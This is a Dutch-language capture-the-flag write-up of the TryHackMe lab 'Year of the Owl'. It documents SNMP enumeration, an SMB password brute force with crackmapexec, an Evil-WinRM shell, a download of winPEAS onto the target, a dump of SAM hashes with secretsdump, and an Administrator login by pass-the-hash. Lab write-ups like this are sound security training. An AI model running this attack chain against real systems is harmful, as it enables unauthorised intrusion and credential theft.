# Try Hack Me - Year Of the Owl

Nicolas Bouquiaux

2021-03-27

# Contents

## Enumeration


### Nmap

Ik begin met een poortscan voor informatie hieromtrent.

```
nmap -sS $ip
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-27 02:39 EDT
Nmap scan report for 10.10.179.45
Host is up (0.039s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
```

Van de output hierboven kom ik tot de conclusie dat we te maken hebben met een windows machine waar een webserver op draait:



### Directory enumeration

Nu ga ik een listing van de directorys op de webserver enumeraten.

```
gobuster dir -u http://10.10.179.45 -w /usr/share/wordlists/dirb/common.txt -
x php,html,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.179.45
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
2021/03/27 00:12:52 Starting gobuster in directory enumeration mode
===============================================================
/.hta.php             (Status: 403) [Size: 302]
/.hta.html            (Status: 403) [Size: 302]
/.hta.txt             (Status: 403) [Size: 302]
/.hta                 (Status: 403) [Size: 302]
/.htpasswd            (Status: 403) [Size: 302]
/.htaccess.txt        (Status: 403) [Size: 302]
/.htpasswd.html       (Status: 403) [Size: 302]
/.htaccess            (Status: 403) [Size: 302]
/.htpasswd.txt        (Status: 403) [Size: 302]
/.htaccess.php        (Status: 403) [Size: 302]
/.htpasswd.php        (Status: 403) [Size: 302]
/.htaccess.html       (Status: 403) [Size: 302]
/aux.html             (Status: 403) [Size: 302]
/aux.txt              (Status: 403) [Size: 302]
/aux                  (Status: 403) [Size: 302]
/aux.php              (Status: 403) [Size: 302]
/cgi-bin/             (Status: 403) [Size: 302]
```

```
/cgi-bin/.html        (Status: 403) [Size: 302]
```

De scan bracht geen nuttige resultaten op, dus ga ik over tot een andere service dat op de target draait.

### SMB

Een andere optie is om via SMB verbinding te maken met de server, maar dit vereist credentials voor aangezien anonieme logins geen succes opleverden.

```
smbclient -L //10.10.179.45/ -N
session setup failed: NT_STATUS_ACCESS_DENIED
```

Voorlopig kan ik niet verder met SMB, maar hier kan ik nog wel op terugkomen mocht ik credentials-gegevens zien te bemachtigen.

### UDP scanning

Ik herscan de machine nadat ik vaststelde dat de target beveiligd is tegen de veelvoorkomende vulnerabilities. Echter filter ik nu slechts enkel UDP poorten.

```
nmap -sU --top-ports 10 $ip
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-27 00:29 EDT
Nmap scan report for 10.10.179.45
Host is up (0.032s latency).

PORT     STATE         SERVICE
53/udp   open|filtered domain
67/udp   open|filtered dhcps
123/udp  open|filtered ntp
135/udp  open|filtered msrpc
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  open|filtered microsoft-ds
631/udp  open|filtered ipp
1434/udp open|filtered ms-sql-m
```

```
Nmap done: 1 IP address (1 host up) scanned in 12.68 seconds
```

Merk op dat poort 161 (SNMP) openstaat. SNMP is een protocol dat netwerkinformatie verzameld dat eenvoudig op te vragen is.

Onesixtytwo is een tool in Kali dat scant naar vertrouwelijke informatie.

```
onesixtyone $ip -c /usr/share/doc/onesixtyone/dict.txt
Scanning 1 hosts, 51 communities
10.10.179.45 [openview] Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATI
Software:
Windows Version 6.3 (Build 17763 Multiprocessor Free)
```

De commmunity string blijkt public te zijn. Dat betekent dat we een check kunnen uitvoeren op netwerkgerelateerde informatie.

```
snmp-check -c openview $ip
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.179.45:161 using SNMPv1 and community 'openview'

[*] System information:

  Host IP address               : 10.10.179.45
  Hostname                      : year-of-the-owl
 Description             : Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMP

  Software: Windows Version 6.3 (Build 17763 Multiprocessor Free)
  Contact                       : -
  Location                      : -
  Uptime snmp                   : 00:54:06.35
  Uptime system                 : 00:53:16.03
  System date                   : 2021-3-27 04:40:08.9
  Domain                        : WORKGROUP

[*] User accounts:
```

```
  Guest
  Jareth
  Administrator
  DefaultAccount
  WDAGUtilityAccount
```

Het blijkt dat de server een account genaamd Jareth heeft.

## Local Privilege Escalation

SMB vereist een gebruikersnaam en een wachtwoord, waardoor we deze moeten brute-forcen gebruikmakend van een dictionary dat verschillende wachtwoordcombinaties bevat.

Hiervoor gebruik crackmapexec dat door alle records van het .txt-bestand rockyou loopt.

```
crackmapexec smb $ip -u Jareth -p /home/kali/Desktop/rockyou.txt

SMB          10.10.179.45    445    YEAR-OF-THE-OWL  [-] year-of-the-
owl\Jareth:natalie STATUS_LOGON_FAILURE
SMB          10.10.179.45    445    YEAR-OF-THE-OWL  [-] year-of-the-
owl\Jareth:cuteako STATUS_LOGON_FAILURE
SMB          10.10.179.45    445    YEAR-OF-THE-OWL  [-] year-of-the-
owl\Jareth:javier STATUS_LOGON_FAILURE
SMB          10.10.179.45    445    YEAR-OF-THE-OWL  [-] year-of-the-
owl\Jareth:789456123 STATUS_LOGON_FAILURE
SMB          10.10.179.45    445    YEAR-OF-THE-OWL  [-] year-of-the-
owl\Jareth:123654 STATUS_LOGON_FAILURE
SMB          10.10.179.45    445    YEAR-OF-THE-OWL  [+] year-of-the-
owl\Jareth:sarah
```

Het wachtwoord van Jareth blijkt sarah te zijn. Nu kan ik de SMB-shares opvragen.

```
smbclient -L //$ip -U Jareth
Enter WORKGROUP\Jareth's password:

  Sharename       Type      Comment
```

```
  ---------       ----      -------
  ADMIN$          Disk      Remote Admin
  C$              Disk      Default share
  IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
```

Ik weet dat de poort voor WinRM openstaat, dus kan ik hier mijn exploit op uitvoeren.

```
bundle exec evil-winrm.rb -i 10.10.179.45 -u Jareth -p 'sarah'

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Jareth\Documents>
```

Nu hoef ik enkel nog mijn privileges te escalaten naar Administrators-niveau.

## Administrator Privilege Escalation

```
PS C:\Users\Jareth\Documents> (New-Object System.Net.WebClient).DownloadFile("htt
"C:\users\jareth\documents\winPEAS.bat")
.\winPEAS.bat
```

Het script gaf enkele suggesties voor mogelijke locaties waar credentials stonden, omzeilingstechnieken, … Het raadde ook aan om te kijken in de prullenbak voor credential files.

```
USER INFORMATION
----------------

User Name              SID
====================== ==============================================
year-of-the-owl\jareth S-1-5-21-1987495829-1628902820-919763334-1001
```

Het blijkt dat er een backup van het systeem aanwezig is en de SAM-database.

```
*Evil-WinRM* PS C:\Users\Jareth\Documents> cd 'c:\$recycle.bin\S-1-5-
21-1987495829-1628902820-919763334-1001'
*Evil-WinRM*    PS    C:\$recycle.bin\S-1-5-21-1987495829-1628902820-
919763334-1001> dir


          Directory:  C:\$recycle.bin\S-1-5-21-1987495829-1628902820-
919763334-1001


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        9/18/2020   7:28 PM          49152 sam.bak
-a----        9/18/2020   7:28 PM       17457152 system.bak
```

Deze bestanden moet ik in een tempfolder zetten op C: niveau zodat mijn machine de bestanden kan downloaden.

```
*Evil-WinRM* PS C:\temp> Write-Host((Get-Item system.bak).length/1KB)
17048
*Evil-WinRM* PS C:\temp> Write-Host((Get-Item sam.bak).length/1KB)
48
*Evil-WinRM* PS C:\temp> download c:\temp\sam.bak
Info: Downloading c:\temp\sam.bak to sam.bak


Info: Download successful!

*Evil-WinRM* PS C:\temp> download c:\temp\system.bak
Info: Downloading c:\temp\system.bak to system.bak


Info: Download successful!

ls -l
total 17460
-rwxrwxrwx 1 root root     2579 Mar 26 23:48 autonmap.sh
-rw-r--r-- 1 root root    49152 Mar 27 01:36 sam.bak
```

```
-rw-r--r-- 1 root root   318976 Mar 27 00:06 screen.png
-rw-r--r-- 1 root root 17457152 Mar 27 01:36 system.bak
-rw-r--r-- 1 root root    35523 Mar 27 01:17 winPEAS.bat
-rwxr-xr-x 1 root root    10546 Mar 27 01:27 WriteUp.md
```

Nu kan ik de bestanden kraken met een python-script.

```
python3 secretsdump.py -sam sam.bak -system system.bak LOCAL >> hash.txt
```

```
┌──(root㉿kali)-[~/nishang/Shells/Year_Of_Owl_THM]
└─# cat hash.txt
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xd676472afd9cc13ac271e26890b87a8c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6bc99ede9edcfecf9662fb0c0ddcf
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:39a21b273f0cfd3d15416955
Jareth:1001:aad3b435b51404eeaad3b435b51404ee:5a6103a83d2a94be8fd17161dfd4555a:::
[*] Cleaning up...
```

Doordat we de hashes hebben gekraakt, kan ik inloggen op het Administratorsaccount m.b.v. de hash.

```
bundle exec evil-winrm.rb -i 10.10.179.45 -u Administrator -H
'6bc99ede9edcfecf9662fb0c0ddcfa7a'
```

```
PS C:\Users\Administrator\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description               State
========================================= ========================================
SeIncreaseQuotaPrivilege            Adjust memory quotas for a process    Enabled
SeSecurityPrivilege                 Manage auditing and security log     Enabled
```

```
SeTakeOwnershipPrivilege               Take ownership of files or other objects  Enabl
SeLoadDriverPrivilege                  Load and unload device drivers    Enabled
```

## References

1. https://cd6629.gitbook.io/ctfwriteups/windows-privesc/year-of-the-owl-thm#administrator-privilege-escalation